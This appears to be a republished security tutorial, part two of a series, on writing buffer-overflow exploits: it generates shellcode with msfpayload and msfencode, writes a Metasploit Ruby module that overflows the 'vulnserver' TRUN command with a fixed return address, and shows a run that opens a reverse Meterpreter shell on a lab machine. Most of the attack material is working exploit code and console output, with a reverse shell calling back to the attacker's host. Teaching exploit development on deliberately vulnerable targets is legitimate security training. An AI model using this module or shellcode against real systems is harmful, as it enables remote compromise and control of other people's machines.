Exploit development tutorial - Part Deux

Karthik R, Contributor

Read the original story on SearchSecurity.in.


The previous installment of this exploit development tutorial covered handy tools that can be used to write a basic Perl exploit. Now it's time to get the background knowledge required for exploit writing. Basic information about arrangement of pointers and memory is critical for this.

Process memory contains various aspects dedicated to certain activities. The instruction pointer lies in the memory's code segment, whereas buffers can be found at the data segment. The stack segment has stack pointers that help us directly access stacks using regular functions like PUSH and POP operations.

0x00000000
Top of the stack
Space for user variable
Base pointer
Instruction Pointer
Other pointers
….
0xffffffff

As seen in the above diagram, the memory is divided into two parts between addresses 0x00000000 and 0xffffffff. The first half goes to the user space, whereas the second belongs to the kernel space. As we have seen earlier in our exploit development tutorial, there will be an overflow when a program crashes. As the "space for user variable" gradually overflows, base pointers and instruction pointers get overwritten. Once we confirm (with the help of a debugger) that the instruction pointer is overwritten by user values, we can code an exploit to execute data.

With this brief background, let's move on to the shell coding aspect of exploit writing. Shell codes can be auto generated using the Metasploit framework's msfpayload module. The following screenshot of our exploit development tutorial shows how you can use msfpayload to generate shell codes.



```
root@bt:/pentest/exploits/framework# msfpayload windows/exec CMD=calc EXITFUNC=s
eh R | ./msfencode -t perl -e x86/alpha_upper

[*] x86/alpha_upper succeeded with size 461 (iteration=1)

my $buf =
"\x89\xe3\xda\xc7\xd9\x73\xf4\x5d\x55\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a" .
"\x48\x4c\x49\x35\x50\x43\x30\x35\x50\x45\x30\x4c\x49\x4d" .
"\x35\x50\x31\x59\x42\x42\x44\x4c\x4b\x31\x42\x30\x30\x4c" .
"\x4b\x51\x42\x54\x4c\x4c\x4b\x31\x42\x34\x54\x4c\x4b\x33" .
"\x42\x51\x38\x34\x4f\x4e\x57\x51\x5a\x37\x56\x50\x31\x4b" .
"\x4f\x46\x51\x39\x50\x4e\x4c\x47\x4c\x33\x51\x53\x4c\x43" .
"\x32\x46\x4c\x31\x30\x39\x51\x38\x4f\x34\x4d\x33\x31\x39" .
"\x57\x5a\x42\x5a\x50\x31\x42\x36\x37\x4c\x4b\x31\x42\x34" .
"\x50\x4c\x4b\x50\x42\x47\x4c\x35\x51\x4e\x30\x4c\x4b\x31" .
```

As we can see, there are commands like:


Msfpayload windows/exec CMD=calc EXITFUNC=she R| ./msfencode –t Perl –e x86/alpha_upper

In this part of our exploit development tutorial, we call the msfpayload module and get a Windows executable command. Here, it's the calculator. We also specify the exploit's exit type as S.E.H. This result is piped to msfencode, which strips the shellcode of bad characters. The –t attribute tells the target language, which is Perl in this case. The –e attribute tells the type of encoding; x86/alpha_upper in this case.

The shellcode for Perl script gets returned to the screen as the contents of my $buf in Backtrack 5. We can copy paste this code in our Perl script for testing. This is very trivial shellcode. A shellcode can be implemented to install a Trojan or backdoor to your system — a malicious attack — to exploit vulnerabilities and steal data.


After we write a Perl script and test it as part of our exploit development tutorial, we have to rewrite it for the Metasploit framework. Metaploit requires knowledge of the Ruby programming language, since the whole framework was rewritten in Ruby. As part of our exploit development tutorial, we have to now examine how to integrate custom exploits for the Metasploit framework.

Let's look at the Metasploit exploit prototype's basic structure in the following screenshot.



```
root@bt: /pentest/exploits/framework/modules/exploits/windows/misc
File  Edit  View  Terminal  Help
  GNU nano 2.2.2                File: vulnserver.rb

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = AverageRanking

        include Msf::Exploit::Remote::Tcp

        def initialize(info={})
                super(update_info(info,
                'Name' => 'Vulnerable Server BOF',
                'Description'  => %q{
                This module exploits stack based buffer overflow attack in vulnserver.
                },
                'Author' => 'Self',
                'Version' => '$Revision: 1$',
                'Platform' => 'win',
                'Payload'  =>
                {
                        'BadChars' => "\x00\x0d\x20\xad"
                },
                'Targets' =>
                        [
                                ['Windows XP SP3' , {'Ret' => 0x625011af,}],
                        ],

^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

As you can see, the code specifies the requirement of msf/core. The next line has the specification for the class of the exploit. Since this is a remote exploit on a TCP server, we have included it in the remote category with a sub-category of TCP. Subsequently, we specify information about the exploit that a user can see. This information includes the exploit’s name, description, author, version and platform. We also get to specify bad characters, options to be set for an exploit’s efficient working, and then write the exploit script in Ruby.



```
        def exploit
                connect
                header = "TRUN /.:/"
                junk = make_nops(2003)
                eip = [target.ret].pack('V')
                nops = make_nops(20)

                sploit = header + junk + eip + nops + payload.encoded

                print_status("Trying #{target.name}...")

                sock.put(sploit)

                handler
                disconnect
end
end
```

This section of our exploit development tutorial describes the exploit's actual working. This is unlike the previous section, which updated and categorized the information.

In this part of our exploit writing tutorial, we will define the exploit, and connect to exploit. We specify the exploit string which is a combination of header, junk, eip, nops and payload. The payload is taken from the various available payloads in the Metasploit framework. The advantage of this functionality is to use various payloads like vnc injection and meterpreter shell as and when required, instead of leaving the exploit non-flexible to other scenarios by explicitly writing the payload. This exploit works seamlessly, without the victim aware of being spawned by the attacker.


Now let's examine this working exploit in the Metasploit framework, which is added to the Windows/misc directory, as vulnserver. I assume the reader has gone through the **msf tutorial compendium** before reading this section. Here is the live demonstration of a working exploit ported to Metasploit.

Step 1: Use the exploit from the location with: use windows/misc vulnserver


This step loads the exploit. It takes you into the exploit environment.

Step 2: Check out the options with: show options

Following this, set the RHOST to the target system shown in the figure.



```
msf > use windows/misc/vulnserver
msf  exploit(vulnserver) > show options

Module options (exploit/windows/misc/vulnserver):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  9999             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3


msf  exploit(vulnserver) > 
```



```
msf  exploit(vulnserver) > set RHOST 192.168.13.130
RHOST => 192.168.13.130
msf  exploit(vulnserver) > exploit

[*] Started reverse handler on 192.168.13.132:4444
[*] Trying Windows XP SP3...
[*] Sending stage (752128 bytes) to 192.168.13.130
[*] Meterpreter session 1 opened (192.168.13.132:4444 -> 192.168.13.130:1038) at
 2012-02-17 06:44:43 -0500

meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0


AMD PCNET Family PCI Ethernet Adapter #2 - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:76:5d:a2
IP Address  : 192.168.13.130
Netmask     : 255.255.255.0
```

Step 3: Exploit the target and confirm exploit

This screenshot demonstrates the working exploit. It also confirms the target system's compromise (IP address is 192.168.13.130).

To summarize, we have seen various tools like metasploit's pattern create, offset and pescan modules as part of this exploit development tutorial. We also witnessed the SPIKE fuzzer in action, as well as examined how to write exploits in PERL and port exploits by scripting in Ruby. It's now time for you to start adding your own exploits to the Metasploit framework.

>>Read the first tutorial in this series on basic script writing here<<

About the author: ***Karthik R*** *is a member of the NULL community. Karthik completed his training for EC-council CEH in December 2010, and is at present pursuing his final year of B.Tech. in Information Technology, from National Institute of Technology, Surathkal. Karthik can be contacted on rkarthik.poojary@gmail.com. He blogs at http://www.epsilonlambda.wordpress.com*

You can subscribe to our twitter feed at @SearchSecIN. Read the original story on SearchSecurity.in.

More Tutorials

- Comprehensive tutorials for the infosec pro
- Metasploit tutorial part 1: Inside the Metasploit framework
- BackTrack 5 tutorial Part I: Information gathering and VA tools
- What is Wireshark?
- Burp Suite Guide: Part I – Basic tools